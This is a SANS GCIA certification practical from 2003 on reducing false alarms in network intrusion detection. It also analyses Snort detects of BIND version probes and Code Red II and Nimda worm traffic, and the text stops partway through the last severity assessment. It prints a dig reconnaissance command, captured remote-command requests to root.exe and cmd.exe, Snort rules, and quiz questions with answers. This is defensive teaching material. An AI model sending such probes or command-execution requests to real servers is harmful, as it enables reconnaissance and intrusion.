Global Information Assurance Certification Paper

SANS Intrusion Detection in Depth

GCIA Practical Assignment

Version 3.3

By: Shakeel Akhter

April 15th, 2003

Contents

State of Intrusion Detection:

Minimizing False Alarms, False Positives and False Negatives

Abstract:

There is common complain in the computer security industry about network based intrusion detection systems generating too many false alarms which makes it difficult to manage and detect the real threat or attack. In this paper I will examine the reasons of false reports and the methods of reducing them. The format of this paper is laid out in the following broad categories:

1) A brief overview of the network based intrusion detection system and the common issues with it.
2) Type of false reports: false alarms, false positive and false negative.
3) Strategies and techniques for reducing false alarms, false positives and false negatives and thereby increasing the efficiency of NIDS.
4) NIDS role in mitigating risks.
5) Conclusion.

Overview:

Network-based intrusion detection systems (NIDS) perform in-depth packet analysis in order to enumerate attackers who are attempting to expose network and service vulnerabilities. NIDS devices can also aid in identifying misuse patterns and gathering forensic data. By examining network traffic in real time, NIDS devices can alert users to possible attacks and/or take predefined responsive actions to help mitigate the threat. By providing an additional layer of protection above and beyond access control devices such as a firewall, NIDS can be a valuable addition to the security arsenal.

In the security industry, many security analysts remark that Network Intrusion Detection Systems (NIDS) are plagued by false reports. NIDS operators spend too much time distinguishing events that require immediate attention from events that are lower priority or normal for a particular environment. Network intrusion detection has been criticized for its propensity to generate a perceived large amount of false positives and false negatives. Effective NIDS device management can appreciably reduce these reporting inaccuracies.

False Positives and False Alarms:

False positives occur when an IDS sensor misinterprets one or more benign packets as an attack. On the other hand a false alarm happen when the traffic fits a suspicious profile detected by a signature, even if that traffic is allowed or normal for a particular environment. For example virus scanning can appear to be an attack. Therefore a false alarm can be defined as the interpretation of an instance of legitimate and expected network activity as an attack because that activity meets criteria that were specified to identify an attack prior to the occurrence of the attack. It is important to distinguish between the two concepts that are often merged together in this context: false positives and false alarms.

False Negatives:

False negative is defined as an attack that is not detected by NIDS. False negative is the term used to describe a network intrusion device's inability to detect true security events under certain circumstances. In other words, malicious activity is not detected and alerted.

Reducing False Positives and False Alarms:

As defined earlier the false positive is caused because the IDS misinterprets a legitimate packet as an attack signature, reducing false positive depends on perfecting signature and is the responsibility of the vendor. On the other hand false alarm can be controlled by the IDS operator and the following can be considered to reduce them.

Fine Tune Signatures: Configure the NIDS device's signatures to only watch for services or operating system specific conditions that apply to the network being monitored. Many signatures are configurable and the default setting for these signatures does not work for every network environment. The goal is to eliminating irrelevant signatures which also frees up resources on NIDS leading to better performance. Assessment products and other security assessment methods that provide valuable information about network can be used to cross reference for fine tuning NIDS signatures as follows:

Using vulnerability assessment information: If you have no Solaris systems on your network, turn off signatures related to the Solaris platform, set them to log only, or simply reduce the priority setting so that they are not displayed as high priority events.

Using security assessment information: Through a security assessment,

identify known services that are secure and can be ignored for alerting purposes. For example, after a security assessment and penetration test has identified that a firewall is indeed configured properly and is blocking all the appropriate dangerous traffic, the IDS may be configured to log port scan events, but not alert on them. Port scanning on the Internet is very common. The organization may determine that these attacks are worthwhile to keep on record for evidence purposes, but with a properly installed and configured firewall, alerting and taking action on these attacks are not worthwhile.

Referencing vulnerability information as attacks occur: Keep a list of vulnerable systems and refer to it when attacks occur. If you know your host is not vulnerable to a particular attack, you can rest assured that the attack was not successful.

Firewall Correlations: If you have only one sensor outside your firewall, consider installing another sensor inside the firewall so that you can focus on attacks that make it past your first layer of defense.

Define Network: Identify ports, hosts and networks that should be exempt from being monitored and traffic through them should be excluded. The goal is to identify internal network and well known ports that are reassigned on the internal network.

Specify reassembly options for IP fragments and TCP sessions: Specify which IP-based data streams should be studied on the basis of the ability of the sensor to reassemble an entire datagram. In other words, specify boundaries that the sensor uses to determine how complete a datagram can be in terms of reassembling frames that are transmitted across the physical wire as part of that datagram. The goal is to ensure that the sensor does not generate false alarms if some datagrams cannot be completely reconstructed, either because the sensor missed some frame transmissions or because an attack has been launched that is based on generating random fragmented datagrams.

Fine Tune Policies: Some sensors support policies that could detect events relevant to corporate security policy. The default policies should be modified according to network environment and company policies in order to reduce number of false alarms. This can be achieved by either disabling signatures related to these policies altogether or setting sensors to log only for these events so that logs can be analyzed if necessary, without flooding the console with events.

Reducing False Negatives:

As defined earlier false negatives occurs due to inability of the sensor to detect legitimate attacks so in order to minimize false negatives we need to look at why sensors miss to detect legitimate attack. All signature based NIDS analyzes packets for specific patterns related to known attacks. Signature-based detection is relatively easy to understand, deploy, and update, and is good at positively identifying known attacks. However, one drawback to signature-based systems is that they may not detect unknown or modified attacks. The Code Red worm can be used as a simple example of this.

The Code Red worm initially contained a payload with the attack 'www.worm.com', so initially a signature could be written that would trigger an alert on any traffic with 'www.worm.com' in the payload. However, this attack could be changed to contain worm.net in the payload. Therefore, the signature triggering on 'www.worm.com' would be useless and would generate a false negative condition, which is to say that traffic that was an attack was not detected

Potential reasons for false negatives are as follows:

Network design issues: Network design flaws such as improper port spanning on switches and traffic exceeding the ability of a switch or hub contribute to these problems. Other problems include multiple entry point networks where the NIDS device cannot see all incoming and outgoing traffic.

Encrypted traffic design flaws: These problems arise because the IDS is unable to understand encrypted traffic. Placing the NIDS behind VPN termination points and use of SSL accelerators are good ways to ensure the NIDS is understands all traffic.

Lack of change control: Most of the time false negative conditions are created by the lack of communication between IS department, networking, and security staff. Many times this is in the form of network or server changes that are not properly communicated to security staff. As a result, security staff is not able to implement measures to mitigate the risk associated with changes in security posture.

Improperly written signatures: Although the attack is known and the signature is developed, the signature does not properly catch the attack or mutations of the attack because it has not been written properly.

Unpublicized attack: The attack is not publicly known, therefore vendors have no knowledge and no signature is developed.

Poor NIDS device management: For a variety of reasons, the NIDS device may not be properly configured. Contributing factors include:

Exclusionary rules to reduce false alarms that are too general.
The device is under too much load and cannot properly process all data.
Alarming is not configured properly.
The system administrator has a poor understanding of the vulnerabilities and threats associated with specific attacks.

NIDS design flaw: The NIDS device simply does not catch the attack due to poor design or signature implementation.

We can appreciably reduce the risk associated with false negatives through proper device maintenance, management, design, written signatures and strong inter-departmental communication. To reduce false negative conditions it is essential to understand the device's weaknesses and implementation issues that can reduce its effectiveness.

NIDS Role in Mitigating Risk:

One of the key ways in which NIDS devices can help mitigate risk is by detecting attacks. To reduce threat, NIDS devices can alert personnel when an attack is in its early stages and/or automatically respond by sending TCP Reset packets or changing access on access control device such as a router or firewall. It is important to recognize that threat reduction is time-dependent. Therefore, the greatest threat reduction benefit is realized when the time between an attack occurring and removal of the source of the attack from the network is minimized. This can build a strong case for automated response. However, many system and security administrators are uncomfortable with automated response and not willing to accept the possibility of denying legitimate network traffic. Since most attacks only take a few seconds, the chance of alerting a real person and having them manually mitigate the risk successfully before the attack is complete is small. Whether it is acceptable to program the NIDS device for automatic response is a business decision. Before deciding what actions are appropriate a few questions that should be asked are:

If the choice is made to deny access based on NIDS rule triggers should the session be stopped by sending TCP resets or by implementing changes that will prohibit connectivity with access control devices? Resets are safer. However, access changes are more effective in mitigating risk due to the fact that the offending IP is blocked and, for all intents and purposes, the attacked network appears to the attacker to be down.

Is there a way to limit the time period or the number of hosts that are denied at any single time in order to prevent potential mass denial of service? Most products have this functionality or scripts can be built to provide it.

Which alarms are being considered for automated responses? Alarms that are not easily spoofed, are relatively accurate and potentially high risk are strong candidates. What is the percentage of "false alarms" for signatures being considered for automated response?

If it can be reasonably demonstrated that no mass denial of service condition exists, that the degree of alarm accuracy is high, and the risk associated with a particular alarm is high, then a good business case can be made for automating the response of the IDS on specific alarms. For example, assume a Web server uses an older custom application and the Web server itself is vulnerable and cannot be upgraded or patched because the application will cease to work. A customer database is on this server and if it is exploited, the potential loss could be $100,000. However, if the server is compromised and database is not exploited the loss from each successful compromise could be as little as $1000 plus lost revenue that occurred while the server was being reinstalled. The average customer who visits the site graciously spends $300. Proper precautions have been taken to ensure that no possible denial of service conditions exist. The degree of accuracy on the specified alarm is 80%. In this scenario, one successful attack could cost between $1,000 and $100,000 and the chances are 4 to 1 that any occurrence of this event will be a legitimate attack. If the choice is made to respond manually, there is a high probability that the attack will be successful, thus leaving the IDS to be used for forensic data instead of mitigating risk. In the above example a strong argument could be built for automated response vs. manual response to specified events.

We have started seeing the new solutions in the market like Hogwash that can detect the attacks and prevent it in real time. Hogwash is an intrusion detection system / packet scrubber that can detect attacks on the network and can be configured to filter out the offending packets.

NIDS primary function is to help mitigate risk through a reduction of the exposure variable. False positives and false negatives severely impact the technology's ability to effectively mitigate risk. Through well thought-out implementations, proper communication and device management as well as a thorough understanding of the technology these factors can be appreciably reduced to allow for effective NIDS implementations.

Conclusion:

Network based intrusion detection systems are still in the developing stage and the current generation of commercial systems are limited in scope. One of the

main reasons for too many false reports is because the current systems are stateless. To detect an intrusion, simple pattern matching of signatures is often insufficient. However, that's what most of tools do and if signatures are not carefully designed there will be lots of mismatch. Proper configuration and fine tuning of the NIDS is critical in successful implementation of any network based intrusion detection system. Fine tuning and implementing a meaningful NIDS will take anywhere from 1 to 3 months depending on network environment.

References:

Strategies to Reduce False Positives and False Negatives in NIDS
http://www.securityfocus.com/infocus/1463

Strategies to Reduce False Positives and Negatives in NIDS, Part Two
http://www.securityfocus.com/infocus/1477

The Truth about False Positives
http://documents.iss.net/whitepapers/TheTruthAboutFalsePositives.pdf

Installing Management Center for IDS Sensors
http://www.cisco.com/en/US/products/sw/cscowork/ps3990/products_installation_guide_book09186a00800e42cf.html

Why NIDS generate so many false alarms
http://www.sans.org/resources/idfaq/false_alarm.php

Part 2 – Network Detects

Snort is used as a tool for capturing logs and doing analysis for all the network detects presented here. Detects are collected from three different sources:

First detect is from the logs posted at http://www.incidents.org/logs/Raw
Second detect is from the log captured at my home network
Second detect is from the log captured at my home network

The format of the Snort log is as follows:

```
[**] WEB-IIS CodeRed v2 root.exe access [**]
08/16-07:14:43.698009 210.55.166.20:4938 -> 10.10.100.242:80
TCP TTL:126 TOS:0x0 ID:5742 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x951D690D  Ack: 0xD9FEF0EA  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
```

```
6C 6F 73 65 0D 0A 0D 0A                                  lose....
```

First line is the IDS alert signature.
Second line is optional, it contains the classification and the priority of the alert.
Third line contains the date and time, source IP address, source port, destination address and service port.
Fourth line contains various IP header fields, including protocol, time-to-live (TTL), Type of Service (TOS), IP Identification Number (ID), IP Header Length (IpLen), datagram length (DgmLen), fragments flags and other fragment offset information.
Fifth line contains TCP flags, sequence number, acknowledgement number, window size and TCP header length (TcpLen).
The lines after fifth line contains the datagram.

Detect 1: DNS Named Version Attempt

Link to the posting on incidents.org

http://cert.uni-stuttgart.de/archive/intrusions/2003/03/msg00138.html

1.1 Source of Trace:

This trace was obtained from incidents.org log 2002.5.10.

1.2 Detect was generated by:

This detect was generated by Snort intrusion detection system. The alerts were generated using the default configuration file with all the signatures. The detect of interest is as follows:

```
[**] [1:1616:3] DNS named version attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/09-16:24:07.524488 203.107.136.88:3781 -> 46.5.12.133:53
UDP TTL:45 TOS:0x0 ID:10746 IpLen:20 DgmLen:58
Len: 38
[Xref => arachnids 278][Xref => nessus 10028]
[**] [1:1616:3] DNS named version attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/09-16:36:35.534488 203.107.136.88:2398 -> 46.5.105.204:53
UDP TTL:45 TOS:0x0 ID:27756 IpLen:20 DgmLen:58
Len: 38
[Xref => arachnids 278][Xref => nessus 10028]
[**] [1:1616:3] DNS named version attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/09-17:05:21.284488 203.107.136.88:4022 -> 46.5.9.51:53
UDP TTL:45 TOS:0x0 ID:22636 IpLen:20 DgmLen:58
```

```
Len: 38
[Xref => arachnids 278][Xref => nessus 10028]
```

The corresponding snort rule that generated this alert was:

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|version"; nocase; offset:12; content:"|04|bind"; nocase; offset: 12; reference:nessus,10028; reference:arachnids,278; classtype:attempted-recon; sid:1616; rev:4;)

This rule basically alerts on any network packet that is UDP, has a destination port of 53 and has the content of “version.bind” at the 12th byte. The source and destination address can be any address as the default configuration of $EXTERNAL_NET and $HOME_NET is “any”.

1.3 Probability that the source IP address was spoofed:

This is an information gathering attempt and the intruder is expecting a response to the packets, so the probability is that the IP address is not spoofed. The purpose of this attack is to illicit a reply containing the BIND version and so there is no point in using a spoofed source address. There could be scenarios that the attacker has already compromised the host whose IP address will be used as spoofed source address or there is a sniffer placed on the network collecting packets for the spoofed address. In any situation the attack is worthy only if the information can be gathered so the address is probably not spoofed.

1.4 Description of attack:

This attack is for reconnaissance to identify the BIND version on target DNS server and then stage future attacks based on the vulnerabilities of that particular version. There are numerous vulnerabilities on various versions of BIND and the information on these vulnerabilities can be found at:

http://www.isc.org/products/BIND/bind-security.html

The attacker is attempting to get a response from the targeted system in order to determine if it is running a vulnerable version of BIND as a possible pre-cursor to a subsequent exploit.

1.5 Attack Mechanism:

This is performed by querying the CHAOS TXT record “version.bind” on BIND based server which will respond with the BIND version. By default BIND creates a zone called “bind” in the class “chaos”. In this zone is a TXT record (text based

information) which is associated with the FQDN (fully qualified domain name) “version.bind”. The TXT record for the host contains the BIND version.

The tools that could have been used to cause these detects are Domain Information Groper (dig) and nslookup. The tool dig is shipped with the BIND software and can send a query that requests the version of BIND running on a server. The following dig command is one example of how it could be done:

dig –t txt –c chaos VERSION.BIND@abc.server.com

Once a potential hacker gets this information, it can be used to find an exploit for that particular version of bind. Signatures used to detect this event are specific and consider the packet payload. Further investigation of the logs and looking at payload to look for the content of “version.bind” at the 12th byte confirms this signature.

```
[**] DNS named version attempt [**]
06/09-16:24:07.524488 203.107.136.88:3781 -> 46.5.12.133:53
UDP TTL:45 TOS:0x0 ID:10746 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....

[**] DNS named version attempt [**]
06/09-16:36:35.534488 203.107.136.88:2398 -> 46.5.105.204:53
UDP TTL:45 TOS:0x0 ID:27756 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....

[**] DNS named version attempt [**]
06/09-17:05:21.284488 203.107.136.88:4022 -> 46.5.9.51:53
UDP TTL:45 TOS:0x0 ID:22636 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
```

1.6 Correlations:

This event has been observed frequently and has been the subject of several different newsgroups. The Whitehats arachNIDS and the IIS advICE databases also have references to these probes. The IDS key 1616 is the Snort reference number for this signature. The cross reference to this key is as follows:

CVE	CVE-1999-0009
Bugtraq	134
advice	2000417
arachnids	IDS278 “Named-Probe-Version”

The source address of 203.107.136.88 when resolved using the online tools shows that it is assigned by Asia Pacific Network Information Center to KSC commercial internet company in Bangkok. There were no incident records against this source IP on DShield.org. Checking on www.mynetwatchman.com I found two tickets reported for this host in December 2002 related to NetBIOS name service worm W32.opaserv.

1.7 Evidence of active targeting:

This does not seem to be active targeting of a particular host because the attacker is probing on port 53 over a large network and is not aware of a particular DNS server. But the attacker is targeting for a particular vulnerability.

1.8 Severity:

The severity of the attack is determined by evaluating a set of four variables:

Criticality of the victim host
Lethality of the attack
System countermeasures
Network countermeasures

Each of the variables above is assigned a numerical value based on a scale of 1 (low), to 5 (high). The overall severity of the attack is then calculated as follows:

Severity = (criticality + lethality) – (System + Network countermeasures)

Criticality = 5. It is not possible to tell from the log file if any of the hosts targeted is a DNS server. But since the targeted host would be providing name services and the information gathered could result in other exploits I gave it the criticality of 5.

Lethality = 2 . This is just an information gathering attempt and the information gathered would not necessarily mean that an exploit is possible or inevitable.

System Countermeasures = 3 Nothing is known about the targeted hosts but assuming that the servers are patched for this vulnerability I give it the system countermeasure of 3.

Network Countermeasures = 3 Not much is known about the target network but since a Snort IDS is placed on the network it tells that the network folks are security savvy and I could assume that the name servers are placed in a firewall DMZ.

Severity = (5 + 2) – (3 + 3) = 1 This is an information gathering attempt.

1.9 Defensive recommendation:

One of the defensive measure against a possible exploit is to make sure that all DNS servers deployed on the network are either running the latest version of BIND or running a version that is fully patched.

DNS servers can also be placed in a firewall DMZ and also the servers that are not required to perform the name resolution should not be running BIND. Also in BIND version 8.2 and later the system can be configured to return the false information or warning message.

One of the most effective measure to employ would be to stop the DNS server from replying with its version number. This can be achieved by adding the "version" statement to the "options" section in the named.conf file in BIND.

1.10 Multiple choice question:

Where should we look for this signature?

```
[**] DNS named version attempt [**]
06/09-16:36:35.534488 203.107.136.88:2398 -> 46.5.105.204:53
UDP TTL:45 TOS:0x0 ID:27756 IpLen:20 DgmLen:58
Len: 38
12 34 00 80 00 01 00 00 00 00 00 00 07 76 65 72  .4...........ver
73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03        sion.bind.....
```

a) Packets coming to port 53.
b) Payload contents at byte 12.
c) Padding of UDP with zeros.
d) Datagram length more than 50 bytes.

Answer: b

Detect 2: WEB –IIS CodeRed v2 root.exe

2.1 Source of Trace:

The source of trace was obtained from my company network. The Snort IDS is connected to the same hub where the external interface of my Linksys router / firewall is connected.

2.2 Detect was generated by:

This detect was generated by Snort intrusion detection system. The alerts were generated using the default configuration file with all the signatures. The detect of interest is as follows:

```
[**] [1:1256:1] WEB-IIS CodeRed v2 root.exe access [**]
08/16-07:14:43.698009 210.55.166.20:4938 -> 10.10.100.242:80
TCP TTL:126 TOS:0x0 ID:5742 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x951D690D  Ack: 0xD9FEF0EA  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....

[**] [1:1256:1] WEB-IIS CodeRed v2 root.exe access [**]
08/16-07:15:31.758009 210.55.166.20:4938 -> 10.10.100.242:80
TCP TTL:126 TOS:0x0 ID:37282 IpLen:20 DgmLen:112 DF
***AP**F Seq: 0x951D690D  Ack: 0xD9FEF0EB  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....

[**] [1:1256:1] WEB-IIS CodeRed v2 root.exe access [**]
08/16-07:17:07.848009 210.55.166.20:4938 -> 10.10.100.242:80
TCP TTL:126 TOS:0x0 ID:35009 IpLen:20 DgmLen:112 DF
***AP**F Seq: 0x951D690D  Ack: 0xD9FEF0EB  Win: 0x4248  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....
```

The corresponding Snort rule that triggered this alert:

> web-iis.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS CodeRed v2 root.exe access"; flags: A+; uricontent:"scripts/root.exe?"; nocase; classtype:web-application-attack; sid: 1256; rev:2;)

This rule alerts on TCP packets with any source address and any source port destined for web servers talking on destination port 80 and has the content of “scripts/root.exe”

2.3 Probability the source address was spoofed:

Normally access to root.exe is detected as part of an attempted infection by another machine already infected by “Code Red” or root.exe may be accessed by remote machine / users in an attempt to gain access to the infected system therefore the source address is probably not spoofed. Also for all TCP

communication a connection is required between the attacker and the target host. The trace shows that this is an established connection with acknowledgement and push flags set.

2.4 Description of attack:

An attacker was trying to find out whether my company hosts were infected with "Code Red II" worm and make use of the exploit. The "Code Red II" worm is self-propagating malicious code that exploits a known vulnerability in Microsoft IIS servers, an infected host will leave open to attackers. Anyone can execute arbitrary commands within the Local System security context in the infected systems through crafted URLs.

The CERT Advisory CA-2001-19 “Code Red” Worm exploiting buffer overflow in IIS indexing service DLL gives a lot of details about the attack and can be found at: http://www.cert.org/advisories/CA-2001-19.html

The CVE for this vulnerability is CVE-2001-0500 and is described as: Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida is commonly exploited by Code Red.

2.5 Attack mechanism:

The attack mechanism is as follows:

- The "Code Red II" worm attempts to connect to TCP port 80 on a randomly chosen host assuming that a web server will be found. Upon a successful connection to port 80, the attacking host sends a crafted HTTP GET request to the victim, attempting to exploit the buffer overflow in the Indexing Service.
- The same exploit is sent to each of the randomly chosen hosts due to the self-propagating nature of the worm. However, there are varied consequences depending on the configuration of the host which receives this request.
- Affected targets include unpatched Windows 2000 servers running IIS 4.0 or 5.0 with Indexing Service installed. Unpatched Windows NT servers running IIS 4.0 or 5.0 with Indexing Server 2.0 installed and unpatched Cisco 600-series DSL routers will stop function properly.
- Checks to see if it has already infected this system by verifying the existence of the Code Red II atom. If the worm finds this atom it sleeps forever. Otherwise it creates this atom and continues the infection process.
- Checks the default system language, and spawns threads for propagation. If the default system language is "Chinese (Taiwanese)" or "Chinese (PRC)",

600 threads will be spawned to scan for 48 hours. Otherwise, 300 threads will be created which will scan for 24 hours.

- Copies %SYSTEM%\CMD.EXE to root.exe in the IIS scripts and MSADC folders. Placing CMD.EXE in a publicly accessible directory may allow an intruder to execute arbitrary commands on the compromised machine with the privileges of the IIS server process.

2.6 Correlations:

The IDS key 1256 is the Snort reference number for this signature

This vulnerability was discovered by eEye Digital Security. Microsoft has released the following bulletin regarding this issue:

http://www.microsoft.com/technet/security/bulletin/MS01-033.asp

Additional detailed analysis of this worm has been published by eEye Digital Security at http://www.eeye.com.

This vulnerability has been assigned the identifier CAN-2001-0500 by the Common Vulnerabilities and Exposures (CVE) group:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0500

Details of attack can also be found at: www.cert.org/advisories/CA-2001-19.html

There is no incidents reported for the source IP address 210.55.166.20 on the DShield.org or any other online tools.

2.7 Evidence of active targeting:

The target IP address belongs to the external interface of my Linksys router / firewall provided by my cable modem company. This could be a scan of a large network block that belong to my ISP and the probability is that this is not a case of active targeting. The attacker seems to be a script lover who is using a downloaded malicious program to search for Code Red II infected hosts on the internet.

2.8 Severity:

The severity of the attack is determined by evaluating a set of four variables:

Criticality of the victim host
Lethality of the attack
System countermeasures
Network countermeasures

Each of the variables above is assigned a numerical value based on a scale of 1 (low), to 5 (high). The overall severity of the attack is then calculated as follows:

Severity = (criticality + lethality) – (System + Network countermeasures)

Criticality = 5 The attack is directed towards the external IP address of my router and if it is vulnerable to this exploit it could be effecting a critical piece of my network.

Lethality = 5 If successful it will allow the intruder to execute commands and gain access to my internal network.

System Countermeasures = 5 The LinkSys Router / Firewall which is also doing NAT translation for my network is not vulnerable to this attack.

Network Countermeasures = 2 Permissive firewall settings on the LinkSys which allows web traffic.

Severity = (5 + 5) – (5 + 2) = 3 Although unsuccessful all vulnerable systems should be patched.

2.9 Defensive recommendations:

No defensive measure is necessary because I do not have Microsoft IIS web servers or Cisco DSL routers in my company. The only thing that I did immediately is to ensure that the web management daemon was not listening at the external interface of the Lynksys router/firewall. If the root.exe exist on a system then we should remove the machine from the network and install the patch. Rebooting will help but might get infected again.

2.10 Multiple choice test question:

Which is the most indicative that it is a scanning for back doors left behind by "Code Red II"?

```
10/10-10:15:31.000000 w1.x1.y1.z1:2186 -> w2.x2.y2.z2.:80
TCP TTL:126 TOS:0x0 ID:37282 IpLen:20 DgmLen:112 DF
```

```
47 45 54 20 2F 73 63 72 69 70 74 73 2F 72 6F 6F  GET /scripts/roo
74 2E 65 78 65 3F 2F 63 2B 64 69 72 20 48 54 54  t.exe?/c+dir HTT
50 2F 31 2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77  P/1.0..Host: www
0D 0A 43 6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63  ..Connnection: c
6C 6F 73 65 0D 0A 0D 0A                          lose....
```

a) GET /scripts/root.exe
b) Source Port is 2186
c) Destination Port is 80
d) IP ID is 37282

Answer: a

Detect 3: TFTP GET Admin.dll

3.1 Source of trace:

The source of trace was obtained from my company network. The Snort IDS is connected to the same hub where the external interface of my Linksys router / firewall is connected.

3.2 Detect was generated by:

This detect was generated by Snort intrusion detection system. The alerts were generated using the default configuration file with all the signatures. The detect of interest is as follows:

```
[**] [1:1289:1] TFTP GET Admin.dll [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
08/12-19:55:32.104183 201.21.110.89:2940 -> 10.10.100.150:69
UDP TTL:126 TOS:0x0 ID:62665 IpLen:20 DgmLen:46
Len: 26
[Xref => http://www.cert.org/advisories/CA-2001-26.html]
```

The corresponding Snort rule that generated this alert was:

alert udp any any -> any 69 (msg:"TFTP GET Admin.dll"; content: "|0001|"; offset:0; depth:2; content:"admin.dll"; offset:2; nocase; classtype:successful-admin; reference:url,www.cert.org/advisories/CA-2001-26.html; sid:1289; rev:2;)

This rule alerts on any UDP packet with destination port of 69 and the content of “admin.dll” at offset 2.

Details of the packet obtained by winDump:

```
19:55:32.104183 201.21.110.89.2940 > 203.103.150.185.tftp:  18 RRQ "Admin.dll"
0x0000   4500 002e f4c9 0000 7e11 9f24 cb15 XXXX        E.......~..$..q.
0x0010   cbe7 a0b9 0b7c 0045 001a 05f5 0001 4164        .....|.E......Ad
```

```
0x0020   6d69 6e2e 646c 6c00 6f63 7465 7400          min.dll.octet.
```

3.3 Probability the source address was spoofed:

This alert is as a result of infected hosts spreading the Nimda worm. The traffic is coming from an already infected host and the probability is that the source address is not spoofed.

3.4 Description of Attack:

Nimda utilizes the Unicode Web Traversal exploit that is present within Microsoft IIS 4.0 and 5.0. Microsoft previously released a patch in Security Bulletin MS00-057 that resolved this IIS vulnerability. Users who have applied this patch are already protected against the IIS vulnerability and do not need to take additional precautions.

Due to an error in IIS 4.0 and 5.0, a particular type of URL can be used to access files and folders located on the same logical drive that hosts the web folders. By having this access capability, a malicious user can potentially gain additional privileges on the machine similar to a local user. These permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

The CERT Advisory CA-2001-26 Nimda worm gives a lot of details about this attack and can be found at:

http://www.cert.org/advisories/CA-2001-26.html

3.5 Attack mechanism:

In this attack an infected machine scans IP addresses to find a vulnerable IIS server. When the Nimda worm targets IIS servers, it will generally scan the Internet for potential web servers listening on port 80. The worm prefers local IP ranges when searching for targets, following these general rules:-

- 50% of the time it will use the same first 2 octets (Class B) as its local IP for IP's to scan
- 25% of the time it will use the same first octet (Class A) as its local IP for IP's to scan
- 25% of the time it will use a random IP to scan for a vulnerable IIS server.

For the attack that we detected, it would fall into the "25% of the time it will a random IP to scan for vulnerable IIS server. From the trace above we do not know what vulnerability the Nimda worm used to infect the source.

Once a target is found it is made to download the file “admin.dll” from the attacking machine via TFTP. The attacking machine accomplishes this by sending a URL to the target machine with the TFTP command embedded within the URL. The attacking machine then sends the target a URL that calls “admin.dll” causing the target machine to become infected. TFTP download can also include the file names “getadmin.exe” and “Getadmin.exe” in addition to “admin.dll”.

Below is a list of some other HTTP requests that the worm can use (www.incidents.org/react/nimda.pdf):

GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir

3.6 Correlations:

The CERT advisory 2001-26 provides widespread awareness about this exploit.

http://www.cert.org/advisories/CA-2001-26.html

Specific notes about this vulnerability is also posted by Microsoft at :

http://www.kb.cert.org/vuls/id/111677

http://www.cert.org/advisories/CA-2001-12.html

There are also good postings on the SANS reading room such as “The Nimda Worm: An Overview” and “The legends of Nimda”.

There is no incidents reported for the source IP of 201.21.110.89 on the DShield.org or any other online tool.

3.7 Evidence of active targeting:

This does not seems to be a case of active targeting. The attack is directed towards the external interface of my LinkSys Router / Firewall and is most likely coming as a result of IP scans from an infected host on my ISP’s network. An attack randomly targeted at a range of IP address is not an evidence of active targeting.

3.8 Severity:

The severity of the attack is determined by evaluating a set of four variables:

Criticality of the victim host
Lethality of the attack
System countermeasures
Network countermeasures

Each of the variables above is assigned a numerical value based on a scale of 1 (low), to 5 (high). The overall severity of the attack is then calculated as follows:

Severity = (criticality + lethality) – (System + Network countermeasures)

Criticality = 5 The attack is directed towards the web server and if successful could cause major outage.

Lethality = 5 This is not just a reconnaissance attempt but infected host actively scanning for other vulnerable hosts.

System Countermeasures = 5 There are no vulnerable IIS servers on the network.

